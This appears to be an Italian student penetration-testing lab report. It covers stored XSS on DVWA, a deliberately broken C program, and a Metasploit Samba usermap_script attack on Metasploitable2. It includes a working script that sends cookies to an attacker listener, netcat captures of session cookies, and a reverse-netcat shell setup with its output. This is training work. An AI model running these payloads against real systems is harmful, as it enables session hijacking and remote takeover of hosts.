


# XSS STORED

Una volta impostata la lunghezza massima a 200, abbiamo inserito il nostro script malevolo per sfruttare la debolezza all'interno del server.

Lo script in questione è il seguente:

```
<script>
var cookies = document.cookie;
var img = new Image();
img.src = "http://192.168.104.100:4444/?
cookies=" + encodeURIComponent(cookies);
</script>
```







# RISULTATO NETCAT DOPO LO SCRIPT

Come si può vedere, dopo la scansione con netcat siamo riusciti a reperire i cookie di sessione.

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ nc -lvp 4444  
listening on [any] 4444 ...  
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 56614  
GET /?cookies=security%3Dlow%3B%20PHPSESSID%3D66e06ea783196255595acf6f033b7e25 HTTP/1.1  
Host: 192.168.104.100:4444  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: image/avif,image/webp,*/  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.104.150/
```





# XSS STORED MEDIUM

Con lo stesso script siamo riusciti a sfruttare la vulnerabilità anche con un livello di sicurezza più avanzato (in questo caso a livello medio).

PHP Info	message:
About	Name: Hello Message:
Logout	Name: XSS Message:
	Name: Hello Message:
	Name: Hello Message:

**More info**

<http://hackers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

Username: admin  
Security Level: medium  
PHPIDS: disabled

```
(kali@kali)-[~]  
$ nc -lvp 4444  
listening on [any] 4444 ...  
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 55600  
GET /?cookies=security%3Dmedium%3B%20PHPSESSID%3D66e06ea783196255595acf6f033b7e25 HTTP/1.1  
Host: 192.168.104.100:4444  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: image/avif,image/webp,*/*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.104.150/
```

```
(kali@kali)-[~]  
$
```





# RELAZIONE NON TECNICA XSS

Abbiamo creato un nuovo ambiente di rete configurando gli indirizzi IP (che vengono assegnati automaticamente dal router). Una volta verificata la vulnerabilità del web server attraverso l'XSS stored ovvero un codice malevolo che viene inserito per rubare cookie di sessione (o per meglio dire informazioni, dati sensibili o l'identità stessa degli individui). Un attaccante può intercettare facilmente questi cookie di sessione attraverso l'utilizzo di un software chiamato netcat il quale permette di mettersi in ascolto su una determinata porta (ovvero canali dove passa il traffico dati). La porta in questione che abbiamo utilizzato è la 4444 che viene normalmente utilizzata per i nostri pentesting. Una volta eseguito lo script, netcat restituirà le informazioni della sessione in corso contenenti i dati sopra citati. L'attaccante in questo caso potrebbe potenzialmente rubare dati di accesso, dati sensibili come carte di credito, eseguire azioni fraudolenti e compromettere altri utenti attraverso attacchi di phishing.





BUFFER THE COOKIES

# BUFFER OVERFLOW







# COS'È IL BUFFER OVERFLOW

Il buffer overflow è una vulnerabilità di sicurezza che si verifica quando un programma tenta di scrivere più dati in un buffer di quanto lo spazio disponibile possa contenere. I buffer sono porzioni di memoria allocate per contenere dati temporanei, come input utente o dati di rete. Quando l'input supera i limiti del buffer, i dati in eccesso possono sovrascrivere altre aree della memoria, causando comportamenti anomali, crash del programma o consentendo l'esecuzione di codice arbitrario.





# CODICE C ORIGINALE

Codice fornito  
dall'azienda per testare  
le nostre competenze.

```
1 #include <stdio.h>
2
3 int main () {
4
5     int vector [10], i, j, k;
6     int swap_var;
7
8     printf ("Inserire 10 interi:\n");
9
10    for ( i = 0 ; i < 10 ; i++)
11    {
12        int c= i+1;
13        printf("[%d]:", c);
14        scanf ("%d", &vector[i]);
15    }
16
17    printf ("Il vettore inserito e':\n");
18    for ( i = 0 ; i < 10 ; i++)
19    {
20        int t= i+1;
21        printf("[%d]: %d", t, vector[i]);
22        printf("\n");
23    }
24
25    for (j = 0 ; j < 10 - 1; j++)
26    {
27        for (k = 0 ; k < 10 - j - 1; k++)
28        {
```

```
29            if (vector[k] > vector[k+1])
30            {
31                swap_var=vector[k];
32                vector[k]=vector[k+1];
33                vector[k+1]=swap_var;
34            }
35        }
36    }
37    printf("Il vettore ordinato e':\n");
38    for (j = 0; j < 10; j++)
39    {
40        int g = j+1;
41        printf("[%d]:", g);
42        printf("%d\n", vector[j]);
43    }
44
45    return 0;
46
47 }
```





# DESCRIZIONE PROGRAMMA

Il programma fornito della pagina precedente in linguaggio C consente di:

- Acquisire 10 numeri interi da input: l'utente inserirà 10 numeri interi che vengono memorizzati in un array chiamato vector.
- Visualizzare i numeri inseriti: Dopo l'input, i numeri immessi vengono stampati su schermo con il loro indice.
- Ordinare i numeri: Il programma utilizza l'algoritmo di ordinamento Bubble Sort per ordinare i numeri in ordine crescente. Questo ci permette di confrontare ogni coppia di numeri consecutivi nell'array e scambiare i valori utilizzando la variabile temporanea `swap_var` se il primo numero è maggiore del secondo.
- Infine, i numeri ordinati vengono stampati, mostrando il risultato dell'operazione di ordinamento.





# CODICE C IN BOF

Per esigenza dell'azienda, abbiamo provveduto a modificare il codice in modo che il programma andasse correttamente in buffer overflow. Nella seconda parte del codice abbiamo aggiunto un'ulteriore sezione dove verrà effettuato un confronto tra due array (uno di 10 numeri chiamato vector presente già nel codice precedente e uno con altri 10 numeri chiamato new\_vector).

Il programma andrà a confrontare 10mila elementi in un ciclo, anzichè confrontarne 10, causando un Segmentation fault, sovrascrivendo parti di memoria non accessibili.

```
32 //se uno non continua il codice funziona correttamente.
33 printf("Il vettore ordinato e':\n");
34 for (j = 0; j < 10; j++) {
35     int g = j + 1;
36     printf("[%d]: ", g);
37     printf("%d\n", vector[j]);
38 }
39
40 // Nuova sezione aggiunta per chiedere se continuare
41 char choice;
42 printf("\nVuoi continuare con una nuova sezione? (s/n): ");
43 scanf(" %c", &choice);
44
45 if (choice == 's' || choice == 'S') {
46     int new_vector[10]; // Nuovo array per confrontare con il primo
47     printf("\nInserire altri 10 interi:\n");
48     for (i = 0; i < 10; i++) {
49         int c = i + 1;
50         printf("[%d]: ", c);
51         scanf("%d", &new_vector[i]);
52     }
53
54     printf("\nIl nuovo vettore inserito e':\n");
55     for (i = 0; i < 10; i++) {
56         int t = i + 1;
57         printf("[%d]: %d", t, new_vector[i]);
58         printf("\n");
59     }
60
61     printf("\nConfronto tra i due vettori:\n");
62     for (i = 0; i < 10000; i++) { // Errore del programmatore
63         printf("Vector1[%d]: %d\tVector2[%d]: %d\n", i + 1, vector[i], i + 1, new_vector[i]);
64     }
65 } else {
66     // Termina il programma senza errori
67     printf("\nProgramma terminato senza continuare.\n");
68 }
69
70 return 0;
71 }
```





BUFFER THE COOKIES

# AVVIO DEL PROGRAMMA

```
(kali@kali)~[/Desktop] meterpreter
$ ./a.out
Inserire 10 interi:
[1]:10
[2]:9
[3]:8
[4]:7
[5]:6
[6]:5
[7]:4
[8]:3
[9]:2
[10]:1
Il vettore inserito e':
[1]: 10
[2]: 9
[3]: 8
[4]: 7
[5]: 6
[6]: 5
[7]: 4
[8]: 3
[9]: 2
[10]: 1
Il vettore ordinato e':
[1]:1
[2]:2
[3]:3
[4]:4
[5]:5
[6]:6
[7]:7
[8]:8
[9]:9
[10]:10
Vuoi continuare con una nuova sezione? (s/n): n
Programma terminato senza continuare.
```



Se l'utente continua....

```
Vector1[2907]: 842218289 Vector2[2907]: 825252635
Vector1[2908]: 1162608749 Vector2[2908]: 1832071995
Vector1[2909]: 1415533395 Vector2[2909]: 1397050368
Vector1[2910]: 1129140805 Vector2[2910]: 1163157331
Vector1[2911]: 1969180737 Vector2[2911]: 1094929746
Vector1[2912]: 1528511845 Vector2[2912]: 1702059856
Vector1[2913]: 1593863472 Vector2[2913]: 811277117
Vector1[2914]: 1869098813 Vector2[2914]: 1162608749
Vector1[2915]: 1798268269 Vector2[2915]: 1415533395
Vector1[2916]: 795438177 Vector2[2916]: 1129140805
Vector1[2917]: 1802724676 Vector2[2917]: 1969180737
Vector1[2918]: 795897716 Vector2[2918]: 1528511859
Vector1[2919]: 778121006 Vector2[2919]: 842218289
Vector1[2920]: 7632239 Vector2[2920]: 1162608749
Vector1[2921]: 778121006 Vector2[2921]: 1415533395
Vector1[2922]: 7632239 Vector2[2922]: 1129140805
Vector1[2923]: 0 Vector2[2923]: 1969180737
Vector1[2924]: 0 Vector2[2924]: 1528511845
zsh: segmentation fault ./a.out
```





BUFFER THE COOKIES

# EXPLOIT CON METASPLOIT







BUFFER THE COOKIES

# CONFIGURAZIONE RETE EXPLOIT SU META2

```
kali@kali: ~  
File Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.50.100 netmask 255.255.255.0 broadcast 192.168.50.255  
    inet6 fdd7:21:9d01:8782:a00:27ff:fead:2587 prefixlen 64 scopeid 0<global>  
    inet6 fe80::a00:27ff:fead:2587 prefixlen 64 scopeid 0<link>  
    inet6 2a0e:419:3357:0:a00:27ff:fead:2587 prefixlen 64 scopeid 0<global>  
    ether 08:00:27:ad:25:87 txqueuelen 1000 (Ethernet)  
    RX packets 10 bytes 956 (956.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 18 bytes 3794 (3.7 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 8 bytes 480 (480.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 8 bytes 480 (480.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
MetaSploitable2 [In esecuzione] - Oracle VirtualBox  
File Macchina Visualizza Inserimento Dispositivi Aiuto  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet  HWaddr 08:00:27:e1:ed:f1  
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0  
          inet6 addr: fdd7:21:9d01:8782:a00:27ff:fee1:edf1/64 Scope:Global  
          inet6 addr: 2a0e:419:3357:0:a00:27ff:fee1:edf1/64 Scope:Global  
          inet6 addr: fe80::a00:27ff:fee1:edf1/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:3 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:51 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:322 (322.0 B)  TX bytes:3978 (3.8 KB)  
          Base address:0xd020 Memory:f0200000-f0220000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:16436  Metric:1  
          RX packets:105 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:105 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:20645 (20.1 KB)  TX bytes:20645 (20.1 KB)  
  
msfadmin@metasploitable:~$
```


CTRL (DESTRA)





# SCAN NESSUS

Per prima cosa abbiamo effettuato una scansione con il programma Nessus per rilevare eventuali vulnerabilità all'interno della macchina. Esso è uno strumento di sicurezza informatica progettato per identificare vulnerabilità nei sistemi, nelle reti e nelle applicazioni. È uno scanner molto diffuso, utilizzato sia dai professionisti della sicurezza che dalle aziende per prevenire attacchi informatici, migliorare la sicurezza dei propri ambienti e garantire la conformità alle normative. Dalla scansione effettuata sono risultate diverse criticità molto importanti.







# PROTOCOLLO SAMBA (SMB) -PORTA 445

Abbiamo notato dallo scan che il protocollo samba era vulnerabile pertanto abbiamo sfruttato questa criticità per entrare all'interno della macchina target attraverso questo protocollo.

Il protocollo Samba è come un ponte che permette ai computer di condividere file e stampanti in una rete, anche se utilizzano sistemi operativi diversi, come Windows e Linux.

Samba è molto utile nelle reti aziendali o domestiche, perché semplifica la gestione delle risorse condivise. Ma come ogni strumento potente, se non configurato correttamente, può diventare un punto debole nella sicurezza.





# PUNTO DI VISTA DELL'ATTACCANTE

Un attaccante può sfruttare le vulnerabilità di Samba in vari modi. Ad esempio, se un server Samba è configurato con permessi troppo permissivi o utilizza una versione obsoleta, un attaccante potrebbe accedere a file riservati o addirittura eseguire codice dannoso sul sistema. Una vulnerabilità famosa è stata "EternalRed" (CVE-2017-7494), che permetteva di eseguire comandi remoti su un server Samba mal configurato.

In uno scenario di attacco, l'attaccante potrebbe caricare un file dannoso in una directory scrivibile pubblicamente e poi sfruttare una vulnerabilità per eseguirlo. Questo gli consentirebbe di ottenere l'accesso al server e di usarlo come punto di partenza per attacchi più ampi nella rete. In breve, Samba è un'ottima soluzione per la condivisione di risorse, ma deve essere gestito con attenzione, perché un errore di configurazione o l'uso di una versione vulnerabile può trasformarlo in una porta aperta per gli attaccanti.





# RICERCA DELL'EXPLOIT

```
kali@kali: ~/Desktop
File Actions Edit View Help

msf6 > search samba

Matching Modules

#  Name                                     Disclosur
#  Date   Rank      Check  Description
--  -
0  exploit/unix/webapp/citrix_access_gateway_exec 2010-11-3
1  exploit/windows/license/calliclient_getconfig 2005-01-e
2  \ target: Automatic
3  \ target: Windows 2000 English
4  \ target: Windows XP English SP0-1
5  \ target: Windows XP English SP2
6  \ target: Windows 2003 English SP0
7  exploit/unix/misc/distcc_exec 2002-02-0
1  exploit/windows/smb/group_policy_startup 2015-01-2
6  manual No Group Policy Script Execution From Shared Resource
9  \ target: Windows x86
```

exploit che risultava più adeguato

```
File Actions Edit View Help

7  exploit/unix/misc/distcc_exec 2002-02-0
1  excellent Yes DistCC Daemon Command Execution
8  exploit/windows/smb/group_policy_startup 2015-01-2
6  manual No Group Policy Script Execution From Shared Resource
9  \ target: Windows x86
10 \ target: Windows x64
11 post/linux/gather/enum_configs
12 auxiliary/scanner/rsync/modules_list
13 exploit/windows/fileformat/ms10_000_sandworm 2010-10-1
4  excellent No MS10-000 Microsoft Windows OLE Package Manager Code
Execution
14 exploit/unix/http/quest_kase_systems_management_rcu 2018-05-3
1  excellent Yes Quest KACE Systems Management Command Injection
15 exploit/multi/samba/usermap_script 2007-05-1
4  excellent No Samba "username map script" Command Execution
16 exploit/multi/samba/nttrans 2003-06-0
7  average No Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
17 exploit/linux/samba/setinfo_policy_heap 2012-04-1
8  normal Yes Samba SetInformationPolicy AuditEventsInfo Heap Ove
rflow
18 \ target: 2:3.5.11-dfsg-1ubuntu2 on Ubuntu Server 11.10
19 \ target: 2:3.5.8-dfsg-1ubuntu2 on Ubuntu Server 11.10
20 \ target: 2:3.5.8-dfsg-1ubuntu2 on Ubuntu Server 11.04
21 \ target: 2:3.5.4-dfsg-1ubuntu8 on Ubuntu Server 10.10
22 \ target: 2:3.5.6-dfsg-3squeeze206 on Debian Squeeze
23 \ target: 3.5.10-0.107.el5 on CentOS 5
24 auxiliary/adsin/smb/symlink_traversal
normal No Samba Symlink Directory Traversal
```





# SETTAGGIO EXPLOIT

## Configurazione exploit:

- RHOSTS;
- RPORT;
- LHOST;
- LPORT.

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.50.150
rhosts => 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport => 445
msf6 exploit(multi/samba/usermap_script) > set lhost 192.168.50.100
lhost => 192.168.50.100
msf6 exploit(multi/samba/usermap_script) > set lport 5555
lport => 5555
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):



| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                                                                                                                            |
| CPORT   |                 | no       | The local client port                                                                                                                                                                               |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                                                                                                                        |
| RHOSTS  | 192.168.50.150  | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 445             | yes      | The target port (TCP)                                                                                                                                                                               |



Payload options (cmd/unix/reverse_netcat):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.50.100  | yes      | The listen address (an interface may be specified) |
| LPORT | 5555            | yes      | The listen port                                    |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > |
```





# RUN EXPLOIT

Una volta effettuato con successo il nostro exploit, per poter avere conferma del successo dello stesso, abbiamo utilizzato il comando "ifconfig". Il comando ci sta restituendo correttamente i dati della nostra macchina attaccante pertanto siamo dentro alla macchina.

```
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:34069) at 2024-11-18 09:14:38 -0500

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:e1:ed:f1
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fdd7:21:9d01:8782:a00:27ff:fee1:edf1/64 Scope:Global
          inet6 addr: 2a0e:419:3357:0:a00:27ff:fee1:edf1/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fee1:edf1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:37 errors:0 dropped:0 overruns:0 frame:0
          TX packets:98 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3650 (3.5 KB)  TX bytes:9648 (9.4 KB)
          Base address:0xd020 Memory:f0200000-f0220000


